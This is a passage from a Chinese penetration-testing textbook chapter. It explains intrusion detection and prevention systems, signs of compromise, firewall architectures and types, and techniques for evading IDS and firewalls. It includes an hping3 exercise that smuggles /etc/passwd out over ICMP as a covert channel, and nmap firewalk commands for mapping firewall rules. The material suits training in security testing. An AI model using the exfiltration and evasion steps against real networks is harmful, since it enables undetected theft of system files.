


图11.1　NIDS的部署位置

为使上述过程生效，除NIDS设备外，还需要以下几个组件：

传感器(Sensor)：网络监视组件，该组件使用以混杂模式运行的网卡，检查网络上的所有流量。对于NIDS而言，许多系统将配备可部署于关键资源和网段的传感器生态系统，从而可进行广泛的监控。在IDS将其传感器网络部署到环境中后，就能形成一个非常健壮的监控解决方案，检测攻击，并在攻击者有机会大显身手前，通知系统所有者。

规则引擎(Rules Engine)：系统中负责将网络流量与一组已知的特征(或称规则)进行比较，用以检测攻击的部分。

监控控制台(Monitoring Console)：通常是一个基于软件应用程序或硬件设备的系统，可以显示监视的活动，和标记为可疑的活动的相关通知和信息。大多数情况下，该界面是基于软件的，并且安装在用于监视信息的系统中。

网络入侵检测系统还可以根据其发现的威胁进行学习。在消息在网络中被阻断的同时，将把消息添加到对未来潜在威胁的响应树中。这样可以确保将新的病毒、网络攻击或其他可疑行为添加到检测系统数据库中，从而阻止不良活动。

> ▶ 由SourceFire开发的Cisco Snort是可用NIDS中最常见的。Snort确实很受欢迎，因为它高度可定制，有良好的文档，可扩展，并且免费。

11.1.2　网络检测引擎的分类

NIDS将检测并判断行为是恶意行为或符合已知模式的行为。在系统运行中，可以使用两种机制中的其中一种或同时使用两种机制，而每种机制都具有其优点及不足。

基于特征码的检测

使用此方法的IDS将使用一个已知攻击类型的数据库，就像防病毒软件使用已知病毒和蠕虫的数据库一样。在IDS运行并开始根据数据库分析流量后，好戏就开场了。如果任何活动和特征码文件中的模式相匹配，则会触发警报，然后管理员即可选择他们认为合适的响应。

特征码识别在发现已知的攻击模式方面非常出色，但对任何未知的攻击特征效果很差。此外，与攻击无关的其他流量可能会触发所谓的误报报警。

- 随着特征码数据库大小的增加，分析流量所需的时间也将会增加，从而导致性能的下降。在有非常大量的流量通过IDS，同时性能需求已经超出负载的情况下，可能无法正确屏蔽某些恶意流量。
- 攻击的演化和小变化可能导致单次攻击需要多个特征码进行防御。攻击代码仅仅更改一位就可能导致需要创建一个新的特征码。

基于异常的检测

在该检测系统中，通过对网络上的流量进行一段时间的分析，或者由系统所有者自行设定一些模式，创建一个基线。这些基线用于匹配与识别网络异常活动。在系统调整完成，准备就绪后，即可“开启”它，并开始就其检测到的任何超出基线的活动发送警报。

- 该系统需要一个正常网络活动的模型，以将其与所分析的流量进行比较。该模型必须尽可能准确，因为不正确或不完整的模型很容易导致虚假或误导性的结果。IDS应了解所监视网络上正常流量是怎样的。应分别对网络流量高峰时段——通常是在早晨，大部分用户开始上班、检查电子邮件和其他信息时——和大多数员工离开、网络活动很少的流量低谷时段建立基线。
- 如果IDS系统没有彻底针对网络上正常的行为进行“训练”，那么检测中就很容易出现误报和漏报的问题。

协议异常检测

这种检测方法是基于某个特定协议的已知规则。为了判定存在何种异常，系统使用某个协议的已知规范，然后将其用作对比流量的模型。因此，通过应用该系统，有可能在新的攻击成为重大威胁并蔓延之前发现它们。

- 此方法可以检测新的攻击，能够先其他方法一步，检测到相同的活动并警告管理员。
- 检测方法依赖于协议的使用或误用，而非不断演化的攻击方法。

- 此方法不需要特征码更新。
- 该类型系统中的警报通常与其他系统的警报不同，因此应该查阅制造商提供的指南以获得参考。

11.1.3 基于主机的入侵检测

基于主机的入侵检测系统(HIDS)部署在一个独立的系统上。HIDS将仅监视一个系统中活动，并且通常会部署在诸如域控制器或Web服务器之类极其重要的系统上。HIDS也可能部署在任何服务器，有时还包括其他非服务器系统上。该类型的检测系统擅长检测系统误用以及通常称之为内部滥用的行为。由于它们在主机上的位置，它们实际上接近通过身份验证的用户自身。HIDS通常在Windows平台上可用，但也可在Linux和Unix系统上找到。

一个运作正常的HIDS应能跟踪系统状态，并检测流量或其他活动的变化。HIDS可以监控的活动取决于具体系统，可能包括以下内容：

- 权限滥用
- 篡改日志
- 登录失败
- 非计划的重新启动
- 安装软件
- 可疑的入站流量
- 可疑的进程
- 更改文件
- 对应用程序的请求
- 访问API

从某种意义上而言，许多用户已经以防病毒程序和安全套件的形式在其系统中安装了HIDS。这些程序通常具备监视系统状态的能力，并花费大量时间检查计算机内各个实体的活动，以及某个程序是否应该访问系统资源。但需要谨记的是，许多包含此功能的消费级安全应用程序与企业或企业系统不在一个档次上。

11.1.4 入侵防御系统

入侵防御系统(Intrusion Prevention System，IPS)是IDS的一个“近支表亲 ”。虽然IDS确实提供警报及与NIDS相同的功能，但是它们的“功能表”中提供了额外的用于阻止攻击的功能层次。NIDS是被动的，与之相对，IPS则将在检测到攻击活动时主动响应。IPS将根据其已具备的规则和配置，记录、阻止并报告被检测为恶意的内容。以下是一些不同

形式的入侵防御系统：

基于网络的入侵防御系统(Network-Based Intrusion Prevention System， NIPS)
通过分析协议活动，监控整个网络的可疑流量。

无线入侵防御系统(Wireless Intrusion Prevention System， WIPS)
通过分析无线网络协议，监控无线网络中的可疑流量。

网络行为分析(Network Behavior Analysis， NBA)
检查网络流量以识别产生异常流量的威胁，例如分布式拒绝服务(DDoS)攻击、某些形式的恶意软件以及违反策略的行为。

基于主机的入侵防御系统(Host-Based Intrusion Prevention System， HIPS)
通过分析在该主机内发生的事件，监视单个主机的可疑活动。

11.2　识别入侵痕迹

有一些事情可能会导致生成警报。本节列出的活动并不一定提示发生了攻击，但如果IDS做出了标示，仍然应该进行调查。

11.2.1　主机系统入侵

这些迹象可能表明对特定主机的入侵。

- 未知文件、文件属性被更改及/或系统文件更改。
- 不明或无法简单确定用途的新文件或文件夹。新文件的出现可能是攻击的信号，该攻击可能是可篡改系统、甚至蔓延到该主机所连接的网络的恶意软件。
- 存在创建时无记录的新用户账户。
- 新的应用程序。
- 不明原因或异常的进出系统的流量。
- 防病毒应用程序被禁用。
- 防火墙软件被禁用。
- 未知或不明原因的文件修改。
- 未知文件扩展名。
- 奇怪的文件名。
- 特权非正常使用。

同样，谨记这份清单绝非详尽无遗，应只将其视为可能提示潜在的攻击或破坏活动的

示例。请记住，这些活动也可能表明没有任何问题。

11.2.2 统一威胁管理

在渗透测试中，统一威胁管理(Unified Threat Management，UTM)是一个必须考虑的重要的事项，它是指使用一种能够执行通常由多个独立服务或设备处理的任务的单一设备或系统。

UTM背后的概念是简化网络安全措施的管理，提高效率。其理念是，通过将几种控制机制集成到一个设备中，所有机制的数据共享和交互，将比这些设备各自为战时更加有效。而且，很多此类设备的用户乐见只需要购买和管理一台设备而不是多台设备所带来的持有成本降低。

通常可以预期UTM机制有何功能？

- 防火墙
- IDS或IPS
- 防病毒软件
- 反恶意软件
- 电子邮件管理
- 代理
- 内容过滤器

这些设备有多高效？它们可以非常有效地保护网络，阻隔不速之客，但还有一些需要考虑的潜在问题。首先，此类设备是网络的第一道防线，因此需要仔细选择和配置这些设备，以确保能够提供恰当的保护；第二，此类设备意味着一个单点故障，因此为预防它们发生故障，应该制定一个描述如何处理该问题的策略；第三，由于将多个功能合并成单个设备，因此必须正确管理总体的处理性能和流量负载，否则，UTM可能在大量的负载下“屈服”。

从渗透测试的角度来看，这些设备是一个有趣的挑战。实际上，在执行扫描和枚举时，必须注意任何可探测出隐藏在IP地址后的UTM设备的信息。注意那些标识自身的服务、寻找不寻常的端口、拉取banner信息，并以找到那些可用于确定对抗对象的细节信息为目标，进行仔细的侦察。在了解设备的特征后，就可以确定哪些技术能够起作用或者效果更好。

11.2.3 网络入侵的指标

下列种种都是潜在网络攻击或入侵的迹象：

- 增长且不明原因的网络带宽使用
- 网络上的系统上的探测器或服务

- 来自未知来源或非本地IP的连接请求
- 来自远程主机的反复登录尝试
- 日志文件中不明原因或无法解释的消息
- 连接到非标准端口
- 异常流量
- 异常的流量模式
- 处于混杂模式的网络适配器
- 对顺序IP地址的扫描
- 对连续范围端口的扫描
- 对DNS服务器的大流量访问

和前文所述的针对主机的入侵一样，这些攻击都不一定是攻击；但如果从NIDS收到警报，就应该对其进行调查。

11.2.4　入侵的模糊迹象

重要的是要认识到并不是任何事情都是攻击的迹象，因此必须仔细研究那些可疑的事件。

- 修改系统软件和配置文件
- 日志丢失或具有不正确权限或所有权的日志
- 系统崩溃或重启
- 系统审计中缺失内容
- 不熟悉的进程
- 使用未知登录信息
- 在非工作时间登录
- 存在新的用户账户
- 系统审计文件中缺失内容
- 系统性能降低
- 不明原因的系统重启或崩溃

11.3　规避IDS

作为一个渗透测试者，必须弄清楚如何通过IDS。幸运的是，有多种可选方法，下面将介绍几种。

当工作在有IDS的系统时，一种避免检测的有效方法是采用对抗或规避检测的技术。

当IDS丢弃了给定主机可以接受的数据包时，就会发生规避攻击。如果巧妙而谨慎地执行规避攻击，就可以攻击IDS后面的主机，而不会使IDS发现，或至少无法及时发现。

规避攻击具有高度技巧性，但是在欺骗IDS方面很有效。这种类型的攻击可以通过以各种方式改变流量来完成，例如在字节级别修改信息，从而去除或丢弃实际上会提示或警告IDS的那部分信息。通过IDS的另一种方式是利用IDS可能无法处理的协议中的漏洞或脆弱性。其例子之一是使用ICMP数据包携带被称为ping的消息。由于ping是网络活动的正常组成部分，IDS不会立即将其标记为恶意的，并且很可能会让它们通过。

11.3.1 以IDS为目标

另一种绕过IDS的方法是对IDS进行拒绝服务攻击。通过消耗重要资源(如内存和处理器)，可用于检测可能是实际攻击的流量的资源将减少。这样，不仅消耗了重要的资源，而且还可以将实际的攻击隐藏在冲击IDS的海量流量信息中。

另外，如果针对IDS进行了DoS攻击，就会发生有趣的事情：IDS工作不正常或根本不起作用。 要理解这一点，可设想IDS的功能，以及实现该功能需要多少资源。IDS需要嗅探流量并将流量与规则进行比较，执行该流程需要大量资源。如果这些资源被另一个事件所消耗，那么就将起到改变IDS行为的效果。

当遭遇足够大量的流量冲击时，某些IDS可能会失效，此时它们可能会进入一个开放的状态。 这意味着，当因故障进入开放状态时，IDS将不再执行其原定的功能。要使IDS脱离此状态，可能需要重置IDS，或许它也可能会在攻击停止后恢复正常工作。

11.3.2 混淆

由于IDS依赖于能够分析干扰性的流量，因此模糊(obscuring)或混淆(obfuscating)可能是一种有效的规避技术。这种技术依赖于以一种IDS不能“领悟”或“理解”，但目标可以“领悟”或“理解”的方式操纵信息。该操作可以通过手动操作代码或通过使用混淆器来实现。

使用URL混淆是其中一例。例如，设想以下URL(这是一个虚假的URL，但它显示了攻击者可能用以绕过检测的方法)：

```
http://www.wiley-test.com/cgi-bin/encode.cgi
```

如果使用在线编码器处理该URL，编码器会将其从当前格式转换为如下所示的十六进制格式：

```
http%3A%2F%2Fwww.wiley-test.com%2Fcgi-bin%2Fencode.cgi
```

虽然此URL仍然可读，但一些NIDS可能无法转换十六进制代码，从而错过了可能本质上恶意的内容。这意味着NIDS可能“在眼皮底下”错过了一个字面上“正常”的恶意

内容，让它未受任何质疑地通过。

11.3.3　利用隐蔽通道

隐蔽通道(covert channel)是一种带外传输的方式。这些通道使用系统的原始设计者无意或计划外的方法和机制，因此通常不受监控。

使用隐通道的一种方式是使用隐写术(steganography)将信息隐藏在另一个看似无害的信息中，例如图像或其他数据。隐写术固然有趣，在此介绍另一种方式：使用ICMP和hping3。

练习11.1：使用hping3创建数据包

hping3是一个用于创建自定义数据包、运行自定义扫描和执行网络诊断的实用程序。 虽然你可能已熟悉使用ping和其他网络程序，但可能还从未使用它们传输过文件。下面介绍hping3如何做到这一点。

首先，在接收端系统上运行以下命令：

```
hping3 -1 <ip address> -9  signature -I
```

该命令告诉hping，在特定的IP地址上发送一个ICMP数据包(-1)。使用HPING3监听模式选项，hping3会等待一个包含signature(签名信息)的数据包，并转储从签名尾到数据包尾的信息。例如，如果hping3 -listen TEST接收到一个包含234-09sdflkjs45-TESThello_world的数据包，它将显示hello_world。最后，-I标志设定hping3在监听某个特定的接口上，对本例而言是eth0。

以下则是发送部分：

```
hping3 -1 -e  signature -E /etc/
passwd -d 2000
```

在第二个例子中，有两个标志(-E)和(-d)是不同的。-E告诉hping获取指定文件的内容，并使用它们填充数据包。-d选项设置发送数据包的大小。

在发出此命令后，将使用ICMP传输该文件。这种方法具备使用ping(这是网络上的常见事件)来承载隐藏的有效载荷的优点。如果谨慎地操作，可能很难甚至无法对其进行检测。

11.3.4　“狼来了”

你是否听说过在停车场或家附近的汽车报警器被触发，发出奇怪而疯狂的噪音？这些警报的目的是，在有人试图盗取车辆时，引起对该车的注意。但实际上，你曾见过有多少

人在意该警报？如果你的经历和笔者一样，那么答案应该是：不多。如果IDS以同样的频率，过于频繁地发出警报，则很容易导致系统所有者感到厌烦，并不再重视，这意味着攻击被系统管理员所捕捉到的概率很低。

攻击者可以针对IDS进行实际攻击，使其对该活动做出反应并提醒系统所有者。如果反复进行该操作，系统所有者将最终看到充满了“正发生攻击”信息的日志文件，但没有其他证据表明存在攻击。最终，系统所有者可能会开始忽视这些警告，或者认为是误报，并变得懈于观察。这样，攻击者就可以无障碍地打击他们的实际目标。

11.3.5 通过加密进行规避

前文介绍过的一些技术在此也值得重提：加密。在实践中，一些IDS实际上无法处理加密的流量，因此会放其通过。事实上，加密是在所有的规避方法中最有效的一个。

11.4 攻破防火墙

当然，任何一种防护解决方案都不应单打独斗，而防火墙则是另一种网络的保护装置。防火墙是不同信任级别区域之间的屏障，它选择性地允许流量通过，同时丢弃其他所有信息。在其最简单的形式和实现中，防火墙是可信网络和不可信网络之间的屏障，但实际上会复杂得多。

在建筑领域中，防火墙是指建筑物区域之间不可燃的屏障，可防止火灾在建筑物中蔓延。通常可在建筑物中的区域之间找到防火墙，如家庭住宅的车库与其余部分之间。

在技术业务中，防火墙执行的功能并没有太大的不同。与在建筑物中的防火墙非常类似，网络防火墙可以作为网络之间或计算机之间的屏障。防火墙阻止或限制主机之间的连接，限制系统间的相互暴露。没有防火墙，系统将处于易受攻击的状态，从而可能使攻击者对系统造成极大的伤害。

防火墙有两种主要形式：硬件和软件。本书将在稍后详细讨论这两种形式，但这两种形式均提供了某些设置过滤器以控制信息通过的能力，以阻止有害的流量破坏系统。

防火墙只不过是置于网络入口或必经之路上的一组规则和程序。与Internet的主要连接等网络关口可作为部署该屏障的理想位置，因为进出网络的流量必须流经此处。

可以将防火墙描述为用于分离所谓的“信任区域”。很显然，该描述意味着有两个不同的网络或区域，各区域有着不同的信任级别。在这种情况下，防火墙充当了网络之间的一条非常重要的分界线，为流量设置边界。

以下是一些需要注意的防火墙相关事项。

- 防火墙的配置由公司自身安全策略所指派，并应及时更改，以适应公司的目标及

持续的Internet威胁；
- 防火墙通常配置为仅允许特定类型的流量流入，例如电子邮件协议、Web协议或远程访问协议；
- 在选定的情况下，防火墙还可以作为一种电话监听形式，用于识别拨号接入网络的尝试；
- 防火墙中配置了处理流量的规则。有用于进入网络和流出网络流量的规则，完全也存在同样的流量允许通过一个方向而不允许通过另一个方向的可能；
- 对于通过防火墙的流量，防火墙还将充当路由器，帮助引导网络之间各类流量的路径选择；
- 防火墙可以根据多种标准过滤流量，标准包括目的地、来源、协议、内容或应用程序；
- 在带有恶意特征流量试图通过防火墙时，可以配置一个警报，提醒系统管理员或其他相关人员。

11.4.1　防火墙配置

并非所有防火墙的设置都相同，不同的设置取决于每种不同情况的需求及要求。以下每种方法都有一些特有功能，即使其他方法提供同类功能，方式也不尽相同。

堡垒主机(Bastion Host)

堡垒主机是指流量经由其进出网络之处。虽然有个花哨的名字，但堡垒主机实际上是一个计算机系统，其上承载的仅供执行其定义的角色——在这种情况下，其角色是保护资源免受攻击。该类型主机有两个接口：一个连接到不可信网络，而另一个连接到可信网络。

屏蔽式子网(Screened Subnet)

该类型的设置使用具有三个嵌入式接口的单一防火墙。三个接口分别连接到互联网、非军事区(DMZ)(稍后将介绍)和内部网本身。这种设置的显著优点是，每个区域都连接到其自己的接口，因此区域间彼此分离。这样做具有防止一个区域被攻陷后影响其他区域的优点。

多宿主防火墙(Multihomed Firewall)

多宿主防火墙是一种由承担实际物理防火墙功能的单体硬件构成的防火墙，但具有连接到多个网络的三个以上网络接口。

非军事区(DMZ)

DMZ是组织中公开和私有网络之间的一个缓冲区。实际上，DMZ不仅用作缓冲区，而且还用于管理公司希望公开开放，但不允许其直接访问公司内部网络的服务。

DMZ通过应用防火墙构建，将防火墙的三个或以上的网络接口分配给特定角色，如内部可信网络、DMZ网络和外部不可信网络(即Internet)。

11.4.2 防火墙的类型

并非所有的防火墙都一样。你必须了解各种类型的防火墙，并理解各种防火墙的工作原理。

包过滤防火墙(Packet Filtering Firewall)

这是最基本的防火墙类型，工作于OSI模型的第3层。在许多情况下，此类防火墙直接内置到路由器或类似设备中。这种路由器具有简单和速度快的优点，但缺点是它们不对经过的信息进行任何深入的分析。这种类型的防火墙比较数据包的源和目的地址、协议和端口之类属性。如果数据包属性与定义的规则不匹配，则最终会丢弃该数据包。

电路层防火墙/网关(Circuit-Level Firewall/Gateway)

任何属于此类的防火墙都工作于会话层。此类防火墙能够检测系统之间的会话是否有效。该类型防火墙的缺点是它们通常不过滤单个数据包。

应用层防火墙(Application-Level Firewall)

该类别的防火墙严密检查流量并分析应用程序信息，以判定是否传输数据包。该类防火墙的一个常见子类是基于代理的解决方案，在请求传输数据包时要求验证。此外，内容缓存代理可通过缓存经常访问的信息，而不需要再次向服务器请求相同的旧数据，优化性能。

有状态的多层检测防火墙(Stateful Multilayer Inspection Firewalls)

此类防火墙通过组合其他三种防火墙的功能进行运作。它们在网络层过滤数据包，以确定会话数据包是否合法——这意味着如果在网络内部建立一个连接，该连接应从不受信任的网络返回应答——并且防火墙在应用层上评估数据包的内容。通过有状态的包过滤，克服了由于包过滤防火墙仅检查数据包的报头就允许数据包通过的缺陷。

11.4.3 了解目标

现在将使用之前学过的一项技能：端口扫描(有关详细信息，请参阅第6章“扫描和枚举”)。使用端口扫描，可以更清楚地了解防火墙，判断哪些端口是开放的，还有可能根据获取的信息确定防火墙的品牌和型号。一些供应商默认将某些端口开放，作为识别防火墙技术存在的一种方法，用于帮助审计，或者吓阻一名发现了开放端口的潜在攻击者。

当然，只有一个开放的端口是不够的，还必须使用第6章中提到的其他技能：banner抓取。如果发现防火墙开启了异常端口，并对其进行研究(以确保它们不是其他不了解的工作)，请尝试抓取一个banner并查看收到的信息。

11.4.4 防火墙上“蹈火”

知道防火墙品牌只是攻击的一部分，理解其配置是差别很大的另一回事。可以通过称为“蹈火”(firewalking)的过程获得这些规则的配置。“蹈火”是测试和识别特定防火墙规则和配置的过程。该过程使用一系列探测、扫描和数据包处理等步骤，逐一判断防火墙对其的反应。在完成该过程后，可以获得相当准确的防火墙配置。

要对防火墙执行“蹈火”探测，需要以下三个组件。

瞄准主机(Targeting Host)

瞄准主机是目标网络之外的系统，数据包从瞄准主机发送到目的主机，以获得有关目标网络的更多信息。

网关主机

网关主机是目标网络上连接到Internet的系统，数据包到达目标网络的路径须通过该系统。

目标主机

目标主机是目标网络上数据包的目的系统。它通常是承载防火墙应用程序或角色的系统。

在完成了“蹈火”之后，如果幸运的话，应该可以得到相当多有关防火墙如何运作的信息。

可以使用在第6章中讨论的工具之一，nmap，执行“蹈火”行动。nmap恰好包括一个同样名为firewalk的脚本。那么该过程如何工作？

要确定给定网关上的规则，扫描仪将一个探针数据包发送给网关后面的测试点，并将探针的生存时间(TTL)设置为比网关高1。如果探针由网关转发，则可预期接收到由网关的下一跳路由器处发出的ICMP_TIME_EXCEEDED应答，或者如果测试点直接连接到网关时，则可以收到由度量自身发出的该应答；否则，探针将超时。

该脚本以等于目标距离的TTL开始发送数据包。如果探针发送超时，则将TTL值减1并重新发送。如果获得ICMP_TIME_EXCEEDED回复，则扫描结束。

脚本将探测所有使用no-reply过滤的TCP和UDP端口。对于UDP扫描而言，如果许多端口被靠近扫描仪的网关阻塞，则扫描过程可能相当慢。

firewalk脚本参数列表

firewalk.max-probed-ports	每种协议探测的最大端口数量。 将该值设置为-1以扫描所有过滤的端口。
firewalk.max-retries	允许的最大重传次数。
firewalk.recv-timeout	数据包捕获循环的持续时间(以毫秒为单位)。
firewalk.max-active-probes	最大并行活跃探针数量。
firewalk.probe-timeout	探针有效期(以毫秒为单位)。

使用示例

```
nmap --script=firewalk --traceroute <主机>
nmap --script=firewalk --traceroute --script-args=firewalk.max-retries=1 <主机>
nmap --script=firewalk --traceroute --script-args=firewalk.probe-timeout=400ms <主机>
nmap --script=firewalk --traceroute --script-args=firewalk.max-probed-ports=7 <主机>
```

那么，在获得防火墙如何设置和有何防御措施的相关信息后，应如何攻击该设备？以下是几种可有助于对付该设备的攻击。

